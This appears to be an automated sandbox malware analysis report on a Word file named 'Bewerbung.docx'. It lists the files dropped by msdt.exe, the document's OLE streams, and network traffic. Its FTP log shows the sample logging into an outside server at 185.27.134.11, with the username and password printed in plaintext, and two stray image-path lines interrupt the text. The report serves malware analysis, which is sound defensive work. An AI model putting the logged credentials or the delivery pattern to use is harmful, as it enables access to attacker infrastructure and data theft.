Preview:	.pratesh.....p.r.a.t.e.s.h.....$.....6C.....

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A9
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w.E..J_A..... .....

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false

Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF 9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_Incompat ibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false

Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=. W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e. r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,.+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.950500079961013
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	Bewerbung.docx
File size:	105652
MD5:	e7521cc41970a93d81eb7db063563474
SHA1:	668afe1cf1ff3a6b8b9f9b0ceaa81549944bffc2
SHA256:	d28398402e0b64cfb6e1f8e28cc21584eddd159690c2dab80aafae9c79201ae0
SHA512:	660b372282395fec631a3b83693d5156a71408b59e72b22caa085dca025b11628d718ddae35866b60d29735e68665c28dcf0dcfb66205735b5cd098fab0a8691

SSDEEP:	1536:ysMyD2jAfFGJsCRpyrO4zn+O6dmlBvMT5oqFWIrjQBxwhQflTNJR1Aiaa9340:ysMy63s4pxAMT5oarsBxMQBNJRNFy0
TLSH:	ECA3023F26483EEAD705837A901514F7671880B562042F5AEA738ECCD9D962F3E3B674
File Content Preview:	PK.....!.R(G]t.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/705530/sample/Bewerbung.docx"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Title:	
Subject:	
Author:	
Keywords:	
Template:	
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2022-09-16T01:00:00Z
Last Saved Time:	2022-09-16T01:03:00Z
Number of Pages:	1
Number of Words:	3
Number of Characters:	24
Creating Application:	
Security:	0

Document Summary

Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 77

General

Stream Path:	\x1CompObj

General	
File Type:	data
Stream Size:	77
Entropy:	2.954779533874008
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . P B r u s h . . . . . P B r u s h . . . . . P B r u s h . 9 q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 0a 00 03 00 00 00 00 00 c0 00 00 00 00 00 00 46 07 00 00 00 50 42 72 75 73 68 00 07 00 00 00 50 42 72 75 73 68 00 07 00 00 00 50 42 72 75 73 68 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x1Ole, File Type: data, Stream Size: 20	
General	
Stream Path:	\x1Ole
File Type:	data
Stream Size:	20
Entropy:	0.8475846798245739
Base64 Encoded:	False
Data ASCII:	. . . .
Data Raw:	01 00 00 02 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x1Ole10Native, File Type: data, Stream Size: 846852	
General	
Stream Path:	\x1Ole10Native
File Type:	data
Stream Size:	846852
Entropy:	2.951888117201784
Base64 Encoded:	False
Data ASCII:	. . . B M . . . . . . 6 . . . (. . . . . . V . . . .
Data Raw:	00 ec 0c 00 42 4d e6 eb 0c 00 00 00 00 00 36 00 00 00 28 00 00 00 d8 01 00 00 56 02 00 00 01 00 18 00 00 00 00 00 b0 eb 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff


Stream Path: \x3ObjInfo, File Type: data, Stream Size: 6	
General	
Stream Path:	\x3ObjInfo
File Type:	data
Stream Size:	6
Entropy:	1.2516291673878228
Base64 Encoded:	False
Data ASCII:	. . . . . .
Data Raw:	00 00 03 00 04 00

Network Behavior

Network Port Distribution

Total Packets: 58

- 19273 undefined
- 21 (FTP -- Control)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 19, 2022 15:40:42.863996983 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:42.909590006 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:42.909682035 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:42.956911087 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:42.957022905 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:42.964186907 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.009551048 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.009603977 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.009716988 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.024054050 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.085592985 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.085745096 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.147351980 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.193434000 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.193569899 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.243460894 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.243530989 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.245881081 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.291898012 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.291946888 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.292073965 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.292177916 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.366152048 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.366332054 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.373096943 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.419137001 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.419327021 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.423772097 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.469614029 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.469726086 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.470511913 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.516326904 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.516927004 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.516932964 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.563700914 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.563822031 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.564273119 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.610817909 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.610896111 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.610955954 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.611010075 CEST	19273	49710	185.27.134.11	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 19, 2022 15:40:43.611030102 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611062050 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.611059904 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611103058 CEST	21	49709	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.611104965 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611148119 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611152887 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.611175060 CEST	49709	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611192942 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.611217976 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611232042 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:43.611254930 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:43.611290932 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.076782942 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.122600079 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.122833967 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.128467083 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.173953056 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.174249887 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.174992085 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.220525026 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.220746994 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.221657991 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.267335892 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.267678022 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.267774105 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.313391924 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.313651085 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.314100981 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.359648943 CEST	21	49708	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.359880924 CEST	49708	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.362873077 CEST	49710	19273	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.372450113 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.409291983 CEST	19273	49710	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.418384075 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.418508053 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.465708017 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.465821981 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.465914011 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.511471033 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.511527061 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:44.511642933 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.511768103 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:44.596209049 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.642450094 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.642551899 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.642908096 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.689951897 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.690171003 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.690465927 CEST	21	49712	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.690566063 CEST	49712	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.722345114 CEST	49713	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.770217896 CEST	21	49713	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.770395041 CEST	49713	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.819525957 CEST	21	49713	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.819631100 CEST	49713	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.819686890 CEST	49713	21	192.168.2.4	185.27.134.11
Sep 19, 2022 15:40:48.866835117 CEST	21	49713	185.27.134.11	192.168.2.4
Sep 19, 2022 15:40:48.866864920 CEST	21	49713	185.27.134.11	192.168.2.4

FTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Sep 19, 2022 15:40:42.956911087 CEST	21	49708	185.27.134.11	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed.220-Local time is now 09:09. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login220 You will be disconnected after 60 seconds of inactivity.
Sep 19, 2022 15:40:42.964186907 CEST	49708	21	192.168.2.4	185.27.134.11	USER epiz_32622638
Sep 19, 2022 15:40:43.009603977 CEST	21	49708	185.27.134.11	192.168.2.4	331 User epiz_32622638 OK. Password required
Sep 19, 2022 15:40:43.024054050 CEST	49708	21	192.168.2.4	185.27.134.11	PASS 9pTise0WWBCZj
